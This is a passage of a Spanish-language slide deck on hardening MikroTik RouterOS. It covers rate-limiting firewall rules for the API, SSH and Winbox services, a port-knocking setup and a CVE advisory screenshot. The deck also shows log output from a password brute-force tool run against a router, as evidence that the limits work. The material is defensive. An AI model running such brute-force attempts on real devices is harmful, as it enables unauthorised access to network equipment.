    address-list=API_list3 address-list-timeout=1m dst-port=8728
5   chain=input action=add-src-to-address-list connection-state=new protocol=tcp src-address-list=API_list1
    address-list=API_list2 address-list-timeout=1m dst-port=8728
6   chain=input action=add-src-to-address-list connection-state=new protocol=tcp address-list=API_list1
    address-list-timeout=20s dst-port=8728
```

# Mejorando las políticas de seguridad

- Limitando el servicio API a 5 intentos de conexión por IP

```
Apr/06/2019 13:47:38 memory system, error, critical login failure for user admin from 192.168.17.52 via api
Apr/06/2019 13:47:40 memory system, error, critical login failure for user mum19 from 192.168.17.52 via api
Apr/06/2019 13:47:41 memory system, error, critical login failure for user mum19 from 192.168.17.52 via api
Apr/06/2019 13:47:42 memory system, error, critical login failure for user mum19 from 192.168.17.52 via api
Apr/06/2019 13:47:43 memory system, error, critical login failure for user mum19 from 192.168.17.52 via api
```

```
[ - ] Trying with default credentials on RouterOS...
[ - ] Default RouterOS credentials were unsuccessful, trying with 303872 passwords in list...
[ - ] Trying 1 of 303872 Paswords - Current: 123456
[ - ] Trying 2 of 303872 Paswords - Current: password
[ - ] Trying 3 of 303872 Paswords - Current: 123456789
[ - ] Trying 4 of 303872 Paswords - Current: 12345678
[ - ] Trying 5 of 303872 Paswords - Current: 12345
[ - ] Target timed out! Exiting...
```



```
[*] Starting bruteforce attack...
-----
[ - ] Target timed out! Exiting...
```

# Mejorando las políticas de seguridad

- Limitando el número de intentos servicio SSH

The image shows three overlapping screenshots from Mikrotik WinBox:

- Left Screenshot:** Firewall Filter Rules configuration. It shows a list of rules with actions like 'drop' and 'add...'. Comments include 'BLOQUEA LA IP DURANTE 24 HORAS SI PASA POR LAS 5 LISTAS login SSH!'.
- Middle Screenshot:** Firewall Address Lists configuration. It shows a table of lists:

| Name           | Address         | Timeout  | Creation Time                |
|----------------|-----------------|----------|------------------------------|
| black_list_ssh | 192.168.17.52   | 23:59:46 | Apr/06/2019 13:3...          |
| listablanca    | 192.168.77.0/24 |          | Jan/26/2019 19:16:19 - PuTTY |
| listablanca    | 127.0.0.1       |          | Jan/26/2019 19:16:19 - PuTTY |
| ssh_list1      | 192.168.17.52   | 00:00:46 | Apr/06/2019 13:30:46         |
| ssh_list2      | 192.168.17.52   | 00:00:46 | Apr/06/2019 13:30:46         |
| ssh_list3      | 192.168.17.52   | 00:00:46 | Apr/06/2019 13:30:46         |
| ssh_list4      | 192.168.17.52   | 00:00:46 | Apr/06/2019 13:30:46         |
| ssh_list5      | 192.168.17.52   | 00:00:46 | Apr/06/2019 13:30:46         |
- Right Screenshot:** PuTTY terminal logs showing 'access denied' messages and a 'PuTTY Fatal Error' dialog box with the message 'Network error: Connection timed out'.

# Mejorando las políticas de seguridad

- Configurando políticas en firewall
  - Generamos una lista de acceso temporal en base a una secuencia de puertos

## Port Knocking

Secuencia puertos tcp 9326 9127 2739



# Mejorando las políticas de seguridad

## ■ Port Knocking



Router> /ip firewall filter

```
add action=add-src-to-address-list address-list=pase1  
address-list-timeout=1m chain=input comment=Autorizacion  
dst-port=9326 protocol=tcp
```

```
add action=add-src-to-address-list address-list=pase2  
address-list-timeout=1m chain=input dst-port=9127  
protocol=tcp src-address-list=pase1
```

```
add action=add-src-to-address-list address-list=listablanca  
address-list-timeout=2m chain=input dst-port=2739  
protocol=tcp src-address-list=pase2
```

```
add action=drop chain=input comment="permitir conexión  
Winbox si esta en lista blanca" dst-port=8395 protocol=tcp  
src-address-list=! listablanca
```



# Mejorando las políticas de seguridad

## ■ Port Knocking



GregSowell.com Port Knock

CAS

Description

IP: 10.220.2.1 Desc: CAS

| Type   | Port | Text |
|--------|------|------|
| 1 TCP  | 9326 |      |
| 2 TCP  | 9127 |      |
| 3 None | 2739 |      |
| 4 None |      |      |

Knock Add/Update Delete

knock complete

Torch (Running)

Interface: sfp2-Hacia

Entry Timeout: 00:00:03 s

Filters

Src. Address: 0.0.0.0/0

Dst. Address: 0.0.0.0/0

Src. Address6: ::/0

Dst. Address6: ::/0

MAC Protocol: all

Protocol: tcp

Port: any

VLAN Id: any

DSCP: any

| Eth. Protocol | Prot... | Src.                   | Dst.                        | VLAN Id | DSCP | Tx Rate    | Rx Rate   |
|---------------|---------|------------------------|-----------------------------|---------|------|------------|-----------|
| 800 (ip)      | 6 (tcp) | 10.2.155.106:179 (bgp) | 10.2.55.109:50341           |         |      | 0 bps      | 0 bps     |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:21717     | 201.148.23.57:8291 (winbox) |         |      | 145.2 k... | 10.7 kbps |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:21772     | 10.220.2.1:9326             |         |      | 1042.4 ... | 47.8 kbps |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:22102     | 10.220.2.1:9127             |         |      | 0 bps      | 0 bps     |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:32906     | 10.220.17.18:8291 (winbox)  |         |      | 1000 bps   | 1528 bps  |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:33404     | 10.220.22.86:8291 (winbox)  |         |      | 0 bps      | 0 bps     |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:33444     | 10.220.22.86:8291 (winbox)  |         |      | 0 bps      | 0 bps     |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:34232     | 10.220.22.33:8291 (winbox)  |         |      | 0 bps      | 0 bps     |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:34888     | 10.220.16.91:8291 (winbox)  |         |      | 0 bps      | 0 bps     |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:35415     | 10.220.22.51:23 (telnet)    |         |      | 0 bps      | 592 bps   |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:40050     | 10.228.24.34:8291 (winbox)  |         |      | 0 bps      | 0 bps     |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:40890     | 10.220.22.67:8291 (winbox)  |         |      | 0 bps      | 0 bps     |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:41461     | 10.220.17.19:8291 (winbox)  |         |      | 1528 bps   | 3.0 kbps  |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:41522     | 10.220.22.66:8291 (winbox)  |         |      | 0 bps      | 0 bps     |
| 800 (ip)      | 6 (tcp) | 10.2.155.106:45497     | 10.220.14.27:8291 (winbox)  |         |      | 0 bps      | 0 bps     |





# Mejorando las políticas de seguridad

## ■ Port Knocking



Firewall configuration window showing filter rules and address lists.

**Filter Rules Table:**

| #   | Action | Chain | Src. Address | Dst. Address | Proto... | Src. Port | Dst. Port | In. Inter... | Out. Int... | B... |
|---|--------|-------|--------------|--------------|----------|-----------|-----------|--------------|-------------|------|
| ::: Autorizacion                              |        |       |              |              |          |           |           |              |             |      |
| 0   | add... | input |              |              | 6 (tcp)  |           | 9326      |              |             |      |
| 1   | add... | input |              |              | 6 (tcp)  |           | 9127      |              |             |      |
| 2   | add... | input |              |              | 6 (tcp)  |           | 2739      |              |             |      |
| ::: permitir conexion si esta en lista blanca |        |       |              |              |          |           |           |              |             |      |
| 3   | drop   | input |              |              | 6 (tcp)  |           | 8395      |              |             |      |


**Address Lists Table:**

| Name        | Address         | Timeout  | Creation Time      |
|-------------|-----------------|----------|--------------------|
| listablanca | 192.168.77.0/24 |          | Jan/26/2019 12:... |
| listablanca | 127.0.0.1       |          | Jan/26/2019 12:... |
| listablanca | 189.188.67.69   | 00:01:39 | Jan/27/2019 10:... |

IP Service List configuration window showing a table of services.



**IP Service List Table:**

| Name      | Port | Available From | Certificate |
|-----------|------|----------------|-------------|
| X api     | 8728 |                |             |
| X api-ssl | 8729 |                | none        |
| X ftp     | 2221 |                |             |
| ssh       | 1022 |                |             |
| X telnet  | 3232 |                |             |
| winbox    | 8390 |                |             |
| www       | 9580 |                |             |
| X www-ssl | 443  |                | none        |




# Mejorando las políticas de seguridad

- Port Knocking



# Mejorando las políticas de seguridad

- Limitando usuarios



The screenshot displays three main components of the Mikrotik WinBox interface:

- User List:** A table showing user accounts. The 'adiaz' user is highlighted, with a group of 'full' and an allowed address of '127.0.0.1'. Other users listed include 'idX' and 'mum'.
- IP Service List:** A table showing network services. The 'telnet' service is highlighted, showing it is available from '127.0.0.1' on port 23.
- SSH Session:** A terminal window titled 'SSH adiaz@127.0.0.1' showing a telnet connection from 6.39.210. The session logs show multiple 'login failure' messages for user 'adiaz' from 201.1.1. The prompt is '[adiaz@dualband-ap-ofaa] > |'.
- WinBox v3.18 (Addresses):** A dialog box for connecting to a device. The 'Connect To' field contains '192.168.7', 'Login' is 'adiaz', and 'Password' is masked. An error message at the bottom reads: 'ERROR: wrong username or password'.

# Mejorando las políticas de seguridad

## Resumiendo



Ip firewall filter

|        |      |      |
|--------|------|------|
| telnet | 23   | drop |
| ftp    | 21   | drop |
| www    | 8183 | drop |
| ssh    | 2210 | drop |
| api    | 8728 | drop |
| winbox | 8491 | drop |




Tocamos secuencias de puertos en un lapso corto  
tcp 9326 9127 2739



Si los toques fueron en el orden definido permitimos la ip origen que tocó dichos puertos



Nos asomamos si permitimos la conexión de esa ip en las redes de ip services port



Si la ip esta en lista blanca y esta permitida en los services esta lista para autenticarse por winbox

# Mejorando las políticas de seguridad

###SSH y WINBOX BLOCK

/ip firewall filter

```
add action=drop chain=input comment="BLOQUEA LA IP DURANTE 24 HORAS SI PASA POR LAS 5 LISTAS login SSH!" dst-port=22 protocol=tcp src-address-list=black_list_ssh
add action=add-src-to-address-list address-list=black_list_ssh address-list-timeout=1d chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list5
add action=add-src-to-address-list address-list=ssh_list5 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list4
add action=add-src-to-address-list address-list=ssh_list4 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list3
add action=add-src-to-address-list address-list=ssh_list3 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list2
add action=add-src-to-address-list address-list=ssh_list2 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp src-address-list=ssh_list1
add action=add-src-to-address-list address-list=ssh_list1 address-list-timeout=1m chain=input connection-state=new dst-port=22 protocol=tcp
add action=drop chain=input comment="BLOQUEA LA IP DURANTE 24 HORAS SI PASA POR LAS 5 LISTAS login winbox!" dst-port=8291 protocol=tcp src-address-list=black_list_winbox
add action=add-src-to-address-list address-list=black_list_winbox address-list-timeout=1d chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list5
add action=add-src-to-address-list address-list=winbox_list5 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list4
add action=add-src-to-address-list address-list=winbox_list4 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list3
add action=add-src-to-address-list address-list=winbox_list3 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list2
add action=add-src-to-address-list address-list=winbox_list2 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp src-address-list=winbox_list1
add action=add-src-to-address-list address-list=winbox_list1 address-list-timeout=3m chain=input connection-state=new dst-port=8291 protocol=tcp
```

/ip firewall filter

```
add action=add-src-to-address-list address-list=pase1 address-list-timeout=1m chain=input comment=Autorizacion dst-port=9326 protocol=tcp
add action=add-src-to-address-list address-list=pase2 address-list-timeout=1m chain=input dst-port=9127 protocol=tcp src-address-list=pase1
add action=add-src-to-address-list address-list=listablanca address-list-timeout=2m chain=input dst-port=2739 protocol=tcp src-address-list=pase2
add action=drop chain=input comment="permitir conexión Winbox si esta en lista blanca" dst-port=8395 protocol=tcp src-address-list=! listablanca
```

# Mejorando las políticas de seguridad

- <https://blog.mikrotik.com/security/>

← → ↻ <https://blog.mikrotik.com/security/cve-20193924-dude-agent-vulnerability.html>



Blog Archive RSS feed ▼ MikroTik.com

## CVE-2019-3924 DUDE AGENT VULNERABILITY

22nd Feb, 2019 | Security



On February 21, [Tenable published](#) a new CVE, describing a vulnerability, which allows to proxy a TCP/UDP request through the routers Winbox port, if it's open to the internet. Tenable had previously contacted MikroTik about this issue, so a fix has already been released on February 11, 2019 in all RouterOS release channels.

The issue does not affect RouterBOARD devices with default configuration. if the "Firewall router"

### LATEST ARTICLES

MikroTik accelerates the adoption of 60 GHz technologies with Terragraph

CVE-2019-3924 Dude agent vulnerability

CVE-2018-14847 winbox vulnerability

Bugfix update 6.40.9 released

CVE-2018-115X issues discovered by Tenable

### CATEGORIES

Announcements

Security

Software

# Preguntas

# ¡Gracias!



<http://www.index.com.mx>



<http://www.mikrotik-mexico.com.mx>

01 800 22 INDEX • (668) 816 46 00 • (0155) 71 58 93 87

Email: [adiaz@index.com.mx](mailto:adiaz@index.com.mx)